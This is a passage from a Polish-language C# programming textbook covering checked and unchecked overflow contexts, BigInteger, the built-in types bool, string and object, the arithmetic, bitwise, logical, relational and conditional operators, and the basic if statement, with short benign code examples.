Oprócz sprawdzania operacji rzutowania kontekst sprawdzany wykrywa błędy przekroczenia zakresu w standardowych operacjach arytmetycznych. Dodawanie, odejmowanie oraz inne operacje arytmetyczne mogą zwracać wartości spoza zakresu używanego typu danych. W przypadku liczb całkowitych spowoduje to zazwyczaj przejście na drugi kraniec zakresu, czyli dodanie 1 do wartości maksymalnej spowoduje zwrócenie wartości minimalnej, a w przypadku odejmowania będzie odwrotnie. Czasami taki sposób działania może się okazać przydatny. Jeśli na przykład chcemy się przekonać, ile czasu upłynęło pomiędzy wykonaniem dwóch wybranych instrukcji, to jednym ze sposobów, by się tego dowiedzieć, jest skorzystanie z właściwości `Environment.TickCount`<sup>[15]</sup>.

(Rozwiążanie to jest znaczenie bardziej niezawodne niż korzystanie z aktualnej daty i czasu, gdyż te mogą się zmieniać na skutek modyfikacji zegara lub wybranej strefy czasowej. Natomiast **liczba taktów** (ang. *tick count*) powiększa się w stałym tempie. Niemniej jednak w rzeczywistym kodzie zapewne skorzystalibyśmy z klasy `Stopwatch` należącej do biblioteki klas .NET Framework). **Przykład 2-35** pokazuje jeden ze sposobów, jak można to zrobić.

Przykład 2-35. Wykorzystanie niesprawdzanego przepelnienia danych typu całkowitego

```
int start = Environment.TickCount;
DoSomeWork();
int end = Environment.TickCount;
```

```
int totalTicks = end - start;  
Console.WriteLine(totalTicks);
```

Podstępną cechą właściwości `EnvironmentTickCount` jest to, że czasami dociera ona do końca zakresu i wraca na jego początek. Właściwość ta zlicza liczbę milisekund, jakie upłynęły od momentu uruchomienia systemu, a ponieważ jest to wartość typu `int`, zatem w pewnym momencie dotrze do końca zakresu. Okres 25 dni to 2,16 miliarda milisekund — to zbyt dużo, by taką wartość wyrazić przy użyciu typu `int`. Wyobraźmy sobie, że liczba taktów wynosi 2 147 483 637, czyli o 10 mniej niż maksymalna wartość typu `int`. Ciekawe, jaka będzie wartość właściwości `TickCount` po kolejnych 100 milisekundach?

Nie może być większa o 100 (2 147 483 737), gdyż ta wartość jest za duża dla typu `int`. Zgodnie z oczekiwaniemi osiągnie ona wartość maksymalną dla zakresu typu `int` po 10 milisekundach, a po 11 przyjmie wartość minimalną, a zatem to po 100 milisekundach liczba taktów osiągnie 89 powyżej wartości minimalnej (czyli –2 147 483 559).

#### OSTRZEŻENIE

W praktyce liczba taktów nie jest liczona dokładnie co do milisekundy. Czasami jej wartość nie zmienia się przez dłuższy czas, a następnie przeskakuje do przodu o 10, 15 milisekund lub nawet więcej. Niemniej jednak wartość ta cały czas się powiększa — możemy tylko nie być w stanie zaobserwować przy tym każdej kolejnej wartości.

Co ciekawe, kod z [Przykład 2-35](#) radzi sobie z tym doskonale. Jeśli liczba taktów przechowywana w zmiennej `start` została zapisana bezpośrednio przed przejściem granicy zakresu, to wartość w zmiennej `end` będzie od niej o wiele mniejsza (co może sprawiać wrażenie, że obie wartości zostały zamienione kolejnością), a różnica pomiędzy nimi będzie wartością bardzo dużą — przekraczającą zakres typu `int`. Niemniej jednak kiedy odejmujemy wartość zmiennej `start` od wartości zmiennej `end`, to okaże się, że wynik także zostanie „przewinięty” na początek zakresu w sposób analogiczny do liczby taktów, co sprawi, że będzie on prawidłowy. Na przykład: jeśli zmienna `start` będzie zawierać liczbę taktów z chwili na 10 milisekund przed osiągnięciem maksymalnego zakresu, natomiast zmienna `end` liczbę taktów po 90 milisekundach, to odejmując od siebie odpowiednie wartości liczby taktów (czyli odejmując –2 147 483 558 od 2 147 483 627), należałoby oczekivać uzyskania wartości 4 294 967 185. Jednak ze względu na przepelnienie, które wystąpi podczas odejmowania, uzyskamy wartość 100, dokładnie odpowiadającą 100 milisekundom, jakie upłynęły pomiędzy pomiarami.

Jednak w większości przypadków takie przepełnienia zakresu liczb całkowitych są niepożądane. Oznacza to, że podczas operowania na bardzo dużych liczbach możemy uzyskać całkowicie nieprawidłowe wyniki. W wielu przypadkach ryzyko takiego zdarzenia jest niewielkie, gdyż zazwyczaj będziemy operować na liczbach stosunkowo niewielkich, jeśli jednak istnieje jakiekolwiek prawdopodobieństwo, że podczas obliczeń wystąpi przepełnienie, to warto skorzystać z kontekstu sprawdzanego. Każda operacja arytmetyczna przeprowadzana w kontekście sprawdzanym zgłosi wyjątek, jeśli podczas jej wykonywania nastąpi przepełnienie. Można zażądać, by wyrażenie działało właśnie w taki sposób, używając słowa kluczowego `checked`, tak jak pokazano na [Przykład 2-36](#). Wszelkie obliczenia umieszczone w nawiasach będą wykonywane w kontekście sprawdzanym, a zatem jeśli podczas dodawania zmiennych `a` i `b` nastąpi przepełnienie, to zostanie zgłoszony wyjątek `OverflowException`. W tym przypadku słowo kluczowe `checked` nie odnosi się do całej instrukcji, a zatem jeśli przepełnienie nastąpi w wyniku dodania wartości zmiennej `c`, to wyjątek nie zostanie zgłoszony.

#### Przykład 2-36. Wyrażenie sprawdzane

```
int result = checked(a + b) + c;
```

Można także zażądać sprawdzania całego bloku kodu — służy do tego instrukcja `checked`, która ma postać bloku kodu poprzedzonego słowem kluczowym `checked` (jak pokazano na [Przykład 2-37](#)). Instrukcje sprawdzane zawsze odnoszą się do bloku kodu — słowa kluczowego `checked` nie można umieścić przed `int` na [Przykład 2-36](#), by zmienić przypisanie w instrukcję sprawdzaną. Dodatkowo konieczne byłoby umieszczenie jej w nawiasach klamrowych.

#### Przykład 2-37. Instrukcja sprawdzana

```
checked
{
    int r1 = a + b;
    int r2 = r1 - (int) c;
}
```

C# udostępnia także słowo kluczowe `unchecked`. Można go używać wewnątrz bloku sprawdzanego kodu, by zaznaczyć, że konkretne wyrażenie lub zagnieżdżony blok kodu nie powinny znajdować się w kontekście sprawdzanym. Stanowi ono ułatwienie, jeśli chcemy, by sprawdzany był cały kod z wyjątkiem jednego wyrażenia — zamiast osobno oznaczać wszystkie bloki (oprócz wybranego) jako sprawdzane, możemy oznaczyć cały fragment kodu jako sprawdzany, a następnie wyłączyć z niego konkretną instrukcję lub wyrażenie, w którym nie chcemy, by przepełnienia generowały błędy.

Można także zażądać, by kompilator C# domyślnie umieścił cały kod w kontekście

sprawdzanym, dzięki czemu jedynie jawnie zastosowanie słowa kluczowego `unchecked` pozwoli ignorować przypadki przepełnień. W Visual Studio można to zrobić, otwierając właściwości projektu i klikając przycisk *Advanced* umieszczony na karcie *Build*. Z poziomu wiersza poleceń ten sam efekt można uzyskać, stosując opcję kompilatora `/checked`. Trzeba jednak pamiętać, że korzystanie z kontekstu sprawdzanego ma sporą cenę — sprawia ono, że wszystkie operacje arytmetyczne będą wykonywane kilka razy wolniej. Wpływ wykorzystania kontekstu sprawdzanego na całą aplikację może być mniejszy, gdyż programy nie spędzają całego czasu na wykonywaniu obliczeń arytmetycznych, jednak i tak może on być znaczący. Oczywiście jak to zazwyczaj jest w przypadkach związanych z wydajnością działania, faktyczny wpływ zastosowania kontekstu sprawdzanego należy zmierzyć. Może się okazać, że obniżona wydajność działania jest akceptowalną ceną za informacje o wszystkich występujących przepełnieniach.

## Typ `BigInteger`

Istnieje jeszcze jeden typ liczbowy, o którym warto wiedzieć. Typ `BigInteger` został wprowadzony w .NET Framework 4.0. Należy on do biblioteki klas platformy .NET i nie jest traktowany przez kompilator C# w żaden szczególny sposób. Niemniej jednak definiuje on operatory arytmetyczne oraz operatory konwersji, co oznacza, że można go używać jak innych wbudowanych typów danych. Po skompilowaniu kod korzystający z danych tego typu będzie co prawda nieco większy — skompilowany format programów .NET może reprezentować dane typów całkowitych oraz zmiennoprzecinkowych w sposób rodzimy, jednak obsługa typu `BigInteger` musi bazować na bardziej ogólnych mechanizmach, używanych przez wszystkie pozostałe typy należące do biblioteki klas. Teoretycznie stosowanie tego typu danych powinno też być znaczowo wolniejsze, choć w ogromnej większości kodu szybkość wykonywania operacji arytmetycznych nie jest kluczowym czynnikiem warunkującym jego wydajność; istnieje zatem znaczące prawdopodobieństwo, że w ogóle nie zauważymy skutków użycia typu `BigInteger`. A jeśli chodzi o model programowania, jest on używany w kodzie dokładnie tak samo jak każdy inny typ liczbowy.

Zgodnie z tym, co sugeruje nazwa, typ `BigInteger` reprezentuje liczby całkowite. Jego podstawowa zaleta polega na tym, że może się on dowolnie powiększać, by umożliwić reprezentację liczby o dowolnie dużej wartości. A zatem w odróżnieniu do innych wbudowanych typów liczbowych nie ma on żadnego teoretycznego limitu zakresu. Kod zamieszczony na [Przykład 2-38](#) oblicza wartości ciągu Fibonacciego, wyświetlając co 100-tysięczny element. Przykład bardzo szybko zaczyna generować liczby znacznie przekraczające zakres dowolnego z typów liczb całkowitych.

Listing zawiera pełny kod programu, by pokazać, że typ `BigInteger` został

zdefiniowany w przestrzeni nazw `System.Numerics`. W rzeczywistości typ ten został umieszczony w osobnej bibliotece DLL, do której Visual Studio domyślnie się nie odwołuje, a zatem aby poniższy program można było uruchomić, konieczne będzie dodanie do projektu odwołania do komponentu `System.Numerics`.

### Przykład 2-38. Zastosowanie typu `BigInteger`

```
using System;
using System.Numerics;

class Program
{
    static void Main(string[] args)
    {
        BigInteger i1 = 1;
        BigInteger i2 = 1;
        Console.WriteLine(i1);
        int count = 0;
        while (true)
        {
            if (count++ % 100000 == 0)
            {
                Console.WriteLine(i2);
            }
            BigInteger next = i1 + i2;
            i1 = i2;
            i2 = next;
        }
    }
}
```

Choć typ `BigInteger` nie narzuca żadnego ustalonego ograniczenia zakresu, to jednak istnieją pewne ograniczenia praktyczne. Na przykład można wygenerować liczbę zbyt dużą, by mogła się zmieścić w pamięci komputera. Albo, co jest znacznie bardziej prawdopodobne, używane liczby staną się na tyle duże, że czas, jaki procesor będzie musiał poświęcić na wykonanie na nich choćby najprostszych działań arytmetycznych, przekreśli możliwości praktycznego wykorzystania programu. Jednak dopóki nie wyczerpie się pamięć komputera lub nasza cierpliwość, dopóty dane typu `BigInteger` będą rosły, pozwalając na zapisanie dowolnie dużych wartości.

## Wartości logiczne

Język C# definiuje typ o nazwie `bool`, który w środowisku uruchomieniowym nosi nazwę `System.Boolean`. Udostępnia on tylko dwie wartości: `true` oraz `false`. Choć niektóre języki należące do rodziny C pozwalają na zastępowanie wartości

logicznych przez liczby, wykorzystując przy tym konwencję, że 0 odpowiada logicznej nieprawdzie (`false`), natomiast dowolna inna wartość odpowiada logicznej prawdzie (`true`), to jednak C# nie daje takiej możliwości. Wymaga on, by wartości oznaczające logiczną prawdę lub fałsz były reprezentowane przez wartości `bool`, przy czym nie ma możliwości konwersji wartości jakichkolwiek typów liczbowych na wartości logiczne. Na przykład: pisząc instrukcję `if`, nie możemy napisać `if (jakasLiczba)`, by wykonać fragment kodu w przypadku, gdy `jakasLiczba` ma wartość różną od 0. Jeśli zależy nam na właściwie takim działaniu instrukcji warunkowej, to musimy to jawnie wyrazić, pisząc warunek o postaci: `if (jakasLiczba != 0)`.

## Znaki i łańcuchy znaków

Typ `string` (odpowiednik typu `System.String` CLR) reprezentuje sekwencję znaków. Każdy znak tej sekwencji jest typu `char` (czyli typu `System.Char` według nazewnictwa CLR). Jest to 16-bitowa wartość reprezentująca jedną jednostkę kodową UTF-16.

W .NET Framework łańcuchy znaków są niezmienne. Istnieje wiele operacji, które sprawiają wrażenie, jakby modyfikowały łańcuchy, jak choćby konkatenacja lub metody `ToUpper` lub `ToLower` typu `string`; jednak wszystkie one generują nowe łańcuchy. Oznacza to, że jeśli będziemy przekazywali łańcuchy znaków jako argumenty do kodu, którego sami nie napisaliśmy, możemy mieć pewność, że nie zostaną one zmodyfikowane.

Wadą tej niezmienności łańcuchów znaków jest to, że ich przetwarzanie może być nieefektywne. Jeśli musimy wykonać serię modyfikacji łańcucha znaków, takich jak wygenerowanie go znak po znaku, okaże się, że wymaga to przydzielania sporych obszarów pamięci, gdyż każda modyfikacja będzie potrzebowała nowego łańcucha. W takich przypadkach można skorzystać z typu o nazwie `StringBuilder`. (W odróżnieniu od typu `string` klasa `StringBuilder` nie jest traktowana przez kompilator C# w żaden szczególny sposób). Pod względem pojęciowym klasa `StringBuilder` jest zbliżona do typu `string` — także reprezentuje sekwencję znaków i udostępnia wiele przydatnych metod pozwalających na modyfikowanie tej sekwencji — jednak wartości tego typu nie są niezmienne.

## Object

Ostatnim wbudowanym typem danych rozpoznawanym przez kompilator C# jest `object` (bądź też według nazewnictwa CLR — `System.Object`). Jest on klasą bazową niemal wszystkich<sup>[16]</sup> pozostałych typów języka C#. Zmienna typu `object` może się odwoływać do wartości dowolnego innego typu pochodnego klasy

`object`. Dotyczy to także wszystkich typów liczbowych, typu `bool`, `string` oraz wszystkich niestandardowych typów, które możemy stworzyć sami, posługując się słowami kluczowymi przedstawionymi w następnym rozdziale (takimi jak `class` oraz `struct`). Dotyczy to także wszystkich typów zdefiniowanych w bibliotece klas .NET Framework.

A zatem `object` jest najlepszym pojemnikiem ogólnego przeznaczenia. Używając zmiennej typu `object`, możemy się odwoływać praktycznie do dowolnych danych. Dokładniej przyjrzymy się temu typowi w [Rozdział 6.](#), podczas prezentowania zagadnień związanych z dziedziczeniem.

## Operatory

Wcześniej dowiedziałeś się, że wyrażenia są sekwencją operatorów i operandów. Poznałeś już typy, których wartości mogą być operandami, a teraz nadszedł czas, by poznać operatory dostępne w języku C#. [Tabela 2-3](#) przedstawia operatory realizujące standardowe operacje arytmetyczne.

Jeśli znasz dowolny inny język programowania należący do rodziny języka C, to powyższe operatory będą Ci doskonale znane. W przeciwnym razie zapewne najbardziej dziwne wydadzą Ci się operatory inkrementacji i dekrementacji. Wszystkie mają efekty uboczne: dodają lub odejmują jeden od zmiennej, na jakiej zostały użyte (co oznacza, że można ich używać wyłącznie ze zmiennymi). Jednak w przypadku operacji postinkrementacji oraz postdekrementacji, choć zmienna zostanie zmodyfikowana, to jednak w wyrażeniu zawierającym operator zostanie zastosowana jej oryginalna wartość. A zatem jeśli zmienna `x` zawiera wartość 5, to `x++` także ma wartość 5, choć po przetworzeniu wyrażenia zmienna `x` przyjmie wartość 6. Z kolei operatory preinkrementacji i predekrementacji zwracają już zmodyfikowaną wartość zmiennej. A zatem jeśli zmienna `x` ma początkowo wartość 5, to `++x` zwróci 6, czyli tę samą wartość, którą przyjmie zmienna `x` po przetworzeniu wyrażenia.

Tabela 2-3. Podstawowe operatory arytmetyczne

Nazwa	Przykład
Tożsamość (jednoargumentowy plus)	$+x$
Negacja (jednoargumentowy minus)	$-x$
Postinkrementacja	$x++$
Postdekrementacja	$x--$
Preinkrementacja	$++x$
Predekrementacja	$--x$
Mnożenie	$x * y$
Dzielenie	$x / y$
Reszta z dzielenia	$x \% y$
Dodawanie	$x + y$
Odejmowanie	$x - y$

Choć operatory przedstawione w **Tabela 2-3** wykonują działania arytmetyczne, to można ich także używać w odniesieniu do niektórych nieliczbowych typów danych. Jak już wiemy, operator `+` użyty wraz z łańcuchami znaków reprezentuje operację konkatenacji. Czytając **Rozdział 9.**, przekonasz się, że operatory dodawania i odejmowania służą także do dołączania i usuwania delegatów. C# udostępnia także operatory służące do wykonywania operacji na bitach; zostały one przedstawione w **Tabela 2-4**. Operatory te nie działają na liczbach zmiennoprzecinkowych.

Tabela 2-4. Operatory bitowe działające na liczbach całkowitych

Nazwa	Przykład
Negacja bitowa	$\sim x$
Koniunkcja bitowa (AND)	$x \& y$
Alternatywa bitowa (OR)	$x   y$
Alternatywa wykluczająca (XOR)	$x ^ y$
Przesunięcie w lewo	$x << y$
Przesunięcie w prawo	$x >> y$

Operator negacji bitowej zmienia wszystkie bity w liczbie całkowitej na przeciwe — każda liczba binarna o wartości 1 stanie się 0 i na odwrót. Operatory przesunięć przenoszą wszystkie bity w lewo lub w prawo o jedno miejsce. Operator przesunięcia w lewo ustawia najniższy bit na wartość 0. Przesunięcie w prawo liczby bez znaku powoduje zapisanie w najwyższym bicie wartości 0, z kolei w przypadku przesuwania liczby ze znakiem najwyższy bit jest pomijany (czyli liczby ujemne pozostaną ujemnymi, gdyż wartość ich najwyższego bitu się nie zmieni; także liczby dodatnie zachowają swój znak, gdyż ich najwyższy bit będzie mieć wartość 0).

Bitowe operatory AND, OR oraz XOR (alternatywa wykluczająca) wykonują operacje logiczne na każdym bicie swoich dwóch operandów, jeśli będą one liczbami całkowitymi. Operatorów tych można także używać, gdy operandy są wartościami typu `bool`. (Choć w tym przypadku są one traktowane jako jednocyfrowe liczby binarne). Dostępne są także dodatkowe operatory operujące na wartościach typu `bool`; zostały one przedstawione w [Tabela 2-5](#). Użycie operatora ! na wartości logicznej daje taki sam efekt jak użycie operatora ~ na każdym bicie liczby całkowitej.

Tabela 2-5. Operatory logiczne

Nazwa	Przykład
Logiczna negacja (nazywana także NOT)	<code>!x</code>
Koniunkcja warunkowa (AND)	<code>x &amp;&amp; y</code>
Alternatywa warunkowa (OR)	<code>x    y</code>

Jeśli nie znasz żadnego z języków należących do rodziny C, to warunkowe wersje operatorów AND i OR mogą być dla Ciebie czymś nowym. Przetwarzają one swój drugi operand, wyłącznie kiedy jest to konieczne. Na przykład: jeśli podczas przetwarzania wyrażenia (`a && b`) wyrażenie `a` przyjmie wartość `false`, to kod wygenerowany przez kompilator nawet nie spróbuje przetwarzać wyrażenia `b`, gdyż niezależnie od jego wartości całe wyrażenie i tak przyjmie wartość `false`. Z kolei w przypadku operatora OR jego drugi operand nie będzie przetwarzany, jeśli pierwszy przyjmie wartość `true`, gdyż w takim przypadku całe wyrażenie i tak przyjmie wartość `true` niezależnie od wartości drugiego operandu. Ma to duże znaczenie, jeśli wyrażenie stanowiące drugi operand ma jakieś skutki uboczne (na przykład zawiera wywołanie metody) lub może spowodować wystąpienie błędu. Na przykład często można zobaczyć kod podobny do tego z [Przykład 2-39](#).

Przykład 2-39. Warunkowy operator AND

```
if (s != null && s.Length > 10)  
...
```

Powyższy warunek sprawdza, czy zmienna `s` zawiera wartość specjalną `null`, czyli czy aktualnie nie odwołuje się do żadnej wartości. Zastosowanie operatora `&&` w powyższym przykładzie ma duże znaczenie, gdyż jeśli zmienna `s` jest równa `null`, to przetworzenie wyrażenia `s.Length` spowodowałoby zgłoszenie błędu w trakcie działania programu. W przypadku użycia operatora `&` kompilator wygenerowałby kod, który zawsze przetwarza oba operandy, co oznacza, że gdyby w trakcie działania programu zmienna `s` przyjęła wartość `null`, zostałby zgłoszony wyjątek `NullReferenceException`. Dzięki użyciu warunkowego operatora AND możemy uniknąć tego problemu, gdyż drugi operand, `s.Length > 10`, zostanie przetworzony, wyłącznie jeśli zmienna `s` jest różna od `null`.

Przykład przedstawiony na [Przykład 2-39](#) sprawdza, czy właściwość jest większa od 10, używając przy tym operatora `>`. Jest to jeden z operatorów **relacyjnych**, pozwalających na porównywanie wartości. Wszystkie operatory zaliczane do tej grupy wymagają podania dwóch operandów i zwracają wartość logiczną (`bool`). Wszystkie te operatory zostały przedstawione w [Tabela 2-6](#). Każdy z nich może operować na wartościach dowolnych typów liczbowych, a niektóre pozwalają na porównywanie wartości innych typów. Na przykład używając operatorów `==` oraz `!=`, można porównywać łańcuchy znaków. (W przypadku porównywania łańcuchów znaków pozostałe operatory relacyjne nie mają żadnego domyślnego znaczenia, gdyż w różnych krajach kolejność sortowania łańcuchów znaków jest inna. Jeśli zależy nam na porównywaniu łańcuchów, to .NET Framework udostępnia w tym celu klasę `StringComparer`, która wymaga określenia reguł, według których łańcuchy mają być porównywane).

Tabela 2-6. Operatory relacyjne

Nazwa	Przykład
Mniejszy	<code>x &lt; y</code>
Większy	<code>x &gt; y</code>
Mniejszy lub równy	<code>x &lt;= y</code>
Większy lub równy	<code>x &gt;= y</code>
Równy	<code>x == y</code>
Różny	<code>x != y</code>

Podobnie jak w innych językach należących do rodziny C, także i w C# operatorem równości jest para znaków `=`. Wynika to z faktu, że pojedynczy znak równości także tworzy prawidłowe wyrażenie i oznacza coś zupełnie innego — przypisanie, a przypisania także są wyrażeniami. To jeden z dużych problemów występujących w językach należących do rodziny C: bardzo łatwo pomylić się i napisać `if (x = y)`, gdy w rzeczywistości chodzi nam o `if (x == y)`. Na szczęście w C# taka pomyłka zazwyczaj doprowadzi do wystąpienia błędu kompilacji, gdyż dysponuje on specjalnym typem reprezentującym wartości logiczne. Jeśli w językach, które pozwalają zastępować wartości logiczne liczbami, zmienne `x` i `y` będą liczbami, to oba warunki będą prawidłowe. (Pierwszy z nich oznacza zapisanie w zmiennej `x` wartości zmiennej `y`, a następnie wykonanie zawartości instrukcji warunkowej, jeśli wartość ta będzie różna od `0`. Różni się to znacznie od działania drugiej instrukcji, która nie zmienia wartości żadnej ze zmiennych i wykonuje umieszczonej wewnątrz niej blok kodu, jeśli zmienne `x` i `y` są sobie równe). Jednak w języku C# pierwsze wyrażenie warunkowe będzie miało sens wyłącznie w przypadku, gdy zmienne `x` i `y` będą typu `bool`<sup>[17]</sup>.

Kolejną cechą charakterystyczną dla wszystkich języków należących do rodziny C jest operator warunkowy. (Jest on także czasami nazywany operatorem trójargumentowym, gdyż jest to jedyny operator dostępny w C#, który wymaga użycia trzech operandów). Pozwala on na wybór jednego z dwóch podanych wyrażeń. Konkretnie rzecz biorąc, operator ten przetwarza pierwszy operand, a następnie w zależności od tego, czy przyjmie on wartość `true`, czy `false`, zwraca wartość drugiego lub trzeciego operandu. Przykład na [Przykład 2-40](#) przedstawia zastosowanie operatora trójargumentowego do wybrania większej z dwóch liczb. (Ten kod służy jedynie do celów demonstracyjnych. W praktyce w takiej sytuacji użylibyśmy zazwyczaj metody `Math.Max`, która zapewnia ten sam efekt, lecz jest nieco bardziej czytelna).

#### Przykład 2-40. Operator trójargumentowy

```
int max = (x > y) ? x : y;
```

Ten przykład wyraźnie pokazuje, dlaczego składnia C oraz innych języków stworzonych na jego podstawie jest powszechnie uważana za trudną. Jeśli znasz którykolwiek z tych języków, to zrozumienie powyższego przykładu nie przysporzy Ci żadnych trudności, jednak w przeciwnym razie jego znaczenie nie od razu może być oczywiste. W powyższej instrukcji w pierwszej kolejności zostanie przetworzone wyrażenie zapisane przed znakiem `?`, czyli `(x > y)`, przy czym musi to być wyrażenie, które zwraca wartość typu `bool`. Jeśli przyjmie ono wartość `true`, to zostanie użyte wyrażenie zapisane pomiędzy znakami `?` i `:` (w naszym przypadku

jest to `x`), w przeciwnym razie zostanie użyte wyrażenie zapisane po : (czyli `y`).

### PODPOWIEDŹ

Para nawiasów użita w kodzie na [Przykład 2-40](#) jest opcjonalna. Zastosowałem ją tutaj, gdyż według mnie ułatwia analizę i zrozumienie kodu.

Operator warunkowy jest nieco podobny do warunkowych operatorów AND oraz OR, gdyż podobnie jak one przetwarza on tylko te operandy, które musi. Zawsze przetwarza on pierwszy operand, jednak nigdy nie przetworzy obu pozostałych. Oznacza to, że można go użyć do obsługi wartości `null` w sposób przedstawiony na [Przykład 2-41](#). Rozwiążanie to nie stwarza ryzyka zgłoszenia wyjątku `NullReferenceException`, gdyż trzeci operand zostanie przetworzony, wyłącznie jeśli zmienna `s` jest różna od `null`.

#### Przykład 2-41. Zastosowanie przetwarzania warunkowego

```
int characterCount = s == null ? 0 : s.Length;
```

Jednak w niektórych przypadkach dostępny jest prostszy sposób radzenia sobie z wartością `null`. Założmy, że dysponujemy zmienną typu `string`, a jeśli jest ona równa `null`, to zamiast niej chcemy użyć pustego łańcucha znaków. Możemy to zapisać w następujący sposób: (`s == null ? "" : s`). Jednak możemy także użyć innego operatora, zaprojektowanego właśnie z myślą o takich sytuacjach; jest to tak zwany operator *null coalescing*. Operator ten (zapisywany jako para znaków zapytania — `??`), przedstawiony na [Przykład 2-42](#), przetwarza pierwszy operand i jeśli jest on różny od `null`, to staje się on wartością wyrażenia. Jeśli jednak pierwszy operand jest równy `null`, to zostaje przetworzony drugi operand i to jego wartość stanie się wartością wyrażenia.

#### Przykład 2-42. Operator null coalescing

```
string neverNull = s ?? "";
```

Jedną z podstawowych zalet, jakie dają nam oba powyższe operatory, jest to, że pozwalają nam zapisywać jedno wyrażenie w miejscach, gdzie inaczej trzeba by użyć znacznie bardziej rozbudowanego kodu. Możliwość ta jest szczególnie przydatna w przypadkach, gdy używamy wyrażenia jako argumentu wywołania metody, jak w przykładzie z [Przykład 2-43](#).

#### Przykład 2-43. Wyrażenie warunkowe jako argument wywołania metody

```
FadeVolume(gateOpen ? MaxVolume : 0.0, FadeDuration, FadeCurve.Linear);
```

Porównajmy to z kodem, który trzeba by napisać, gdyby operator warunkowy nie

był dostępny. W takim przypadku musielibyśmy użyć instrukcji **if**. (Instrukcją **if** zajmiemy się w kolejnym podrozdziale, jednak ponieważ niniejsza książka nie jest przeznaczona dla początkujących programistów, zatem zakładam, że znasz ogólną ideę jej działania). Oprócz tego konieczne byłoby zastosowanie jakiejś zmiennej lokalnej, tak jak pokazuje przykład zamieszczony na [Przykład 2-44](#); alternatywą byłoby umieszczenie w blokach **if** i **else** dwóch wywołań metody, różniących się od siebie pierwszym argumentem. A zatem niezależnie od tego, jak uciążliwe są operator warunkowy oraz operator **null coalescing**, to jednak kiedy już przywykniemy do nich, mogą znacznie skrócić i uprościć nasz kod.

#### Przykład 2-44. Życie bez operatora warunkowego

```
double targetVolume;  
if (gateOpen)  
{  
    targetVolume = MaxVolume;  
}  
else  
{  
    targetVolume = 0.0;  
}  
FadeVolume(targetVolume, FadeDuration, FadeCurve.Linear);
```

Istnieje jeszcze jedna grupa operatorów, którą trzeba poznać; są to **złożone operatory przypisania**. Łączą one operator przypisania z jakąś inną operacją, a konkretne z następującymi operatorami: **+**, **-**, **\***, **/**, **%**, **<<**, **>>**, **&**, **^** oraz **|**. A zatem nie trzeba pisać kodu takiego jak ten z [Przykład 2-45](#).

#### Przykład 2-45. Przypisanie i dodawanie

```
x = x + 1;
```

Tę samą operację można zapisać w bardziej zwartej formie, przedstawionej na [Przykład 2-46](#). Taką formę mają wszystkie złożone operatory przypisania — za operatorem oznaczającym działanie dopisujemy znak równości.

#### Przykład 2-46. Złożone przypisanie (dodawanie)

```
x += 1;
```

Oprócz tego, że taka forma jest bardziej zwarta, to może być także mniej przykra dla osób z pewną wrażliwością matematyczną. Instrukcja z [Przykład 2-45](#) wygląda jak równanie matematyczne, przy czym równanie pozbawione jakiegokolwiek sensu. (Oczywiście nie zmienia to faktu, że jest to całkowicie prawidłowa instrukcja języka C# — żądamy wykonania operacji z efektem ubocznym, a nie określenia, czy warunek jest prawdziwy. Wygląda ona dziwnie wyłącznie wyłącznie dlatego, że języki należące do rodziny C używają symbolu **=** do oznaczenia przypisania, a nie

równości). Z kolei kod z [Przykład 2-46](#) nie przypomina żadnego zapisu używanego w matematyce. Korzysta on z niepowtarzalnej składni, która w przejrzysty i zrozumiały sposób pokazuje, że w pewien szczególny sposób modyfikujemy wartość zmiennej. A zatem choć dwa powyższe przykłady dają identyczne efekty, to jednak wielu programistów preferuje wykorzystanie drugiego zapisu.

W niniejszym rozdziale nie przedstawiłem wyczerpującej listy wszystkich operatorów. Dostępnych jest także kilka bardziej wyspecjalizowanych, które przedstawię, gdy zaczniemy zajmować się tymi zagadnieniami języka, z myślą o których zostały one stworzone. (Niektóre z nich są związane z klasami oraz innymi typami, inne z dziedziczeniem bądź kolekcjami lub delegatami). Swoją drogą, choć opisałem, które operatory są dostępne dla poszczególnych typów danych (na przykład liczb całkowitych lub wartości logicznych), to można także stworzyć własny typ, definiujący inne znaczenie dla każdego z tych operatorów. To właśnie dzięki temu typ `BigInteger` może obsługiwać podstawowe operacje arytmetyczne tak samo jak wszystkie wbudowane typy liczbowe. Zagadnienie to zostało opisane w [Rozdział 3](#).

## Sterowanie przepływem

W znacznej części przykładów przedstawionych do tej pory instrukcje są wykonywane w takiej kolejności, w jakiej zostały zapisane, a następnie działanie kodu się kończy. Gdyby to był jedyny możliwy sposób przepływu, czyli realizacji kodu, to język C# nie byłby szczególnie użyteczny. A zatem zgodnie z tym, czego można oczekiwąć, udostępnia on wiele konstrukcji służących do tworzenia pętli oraz decydowania, który kod wykonać na podstawie danych warunków wejściowych.

### Decyzje logiczne przy użyciu instrukcji if

Instrukcja `if` określa na podstawie wartości wyrażenia logicznego, czy daną instrukcję należy wykonać, czy nie. Na przykład instrukcja przedstawiona na [Przykład 2-47](#) wykona instrukcję blokową generującą komunikat, jeśli wartość zmiennej `age` będzie mniejsza od 18.

#### Przykład 2-47. Prosta instrukcja if

```
if (age < 18)
{
    Console.WriteLine("Jesteś zbyt młody, by kupować alkohol w barze.");
}
```

Instrukcja blokowa nie jest jedyną, jakiej można używać w instrukcji `if` — można użyć dowolnej instrukcji. Instrukcja blokowa jest konieczna tylko w tych przypadkach, gdy w ramach instrukcji warunkowej chcemy wykonać więcej niż

jedną instrukcję. Jednak wiele wytycznych dotyczących stylu programowania zaleca, by instrukcje blokowe stosować zawsze. Warto to robić częściowo dla zachowania spójności kodu, a także by uniknąć potencjalnych błędów podczas późniejszego modyfikowania kodu: jeśli w instrukcji warunkowej umieścimy początkowo inną instrukcję niż blokowa, to później, dodając do niej kolejną instrukcję, która ma być wykonana razem z nią, łatwo będzie zapomnieć o dopisaniu pary nawiasów klamrowych, co doprowadzi do powstania kodu takiego jak ten przedstawiony na [Przykład 2-48](#). Zastosowanie wcięcia sugeruje, że programista chciał, by ostatnia instrukcja stanowiła część ciała instrukcji `if`; jednak C# ignoruje wcięcia, zatem ta ostatnia instrukcja będzie wykonywana zawsze. Jeśli wyrobimy sobie nawyk, by zawsze używać bloków, to nie będziemy popełniać takich błędów.

#### Przykład 2-48. Zapewne nie o to nam chodziło

```
if (launchCodesCorrect)
    TurnOnMissileLaunchedIndicator();
    LaunchMissiles();
```

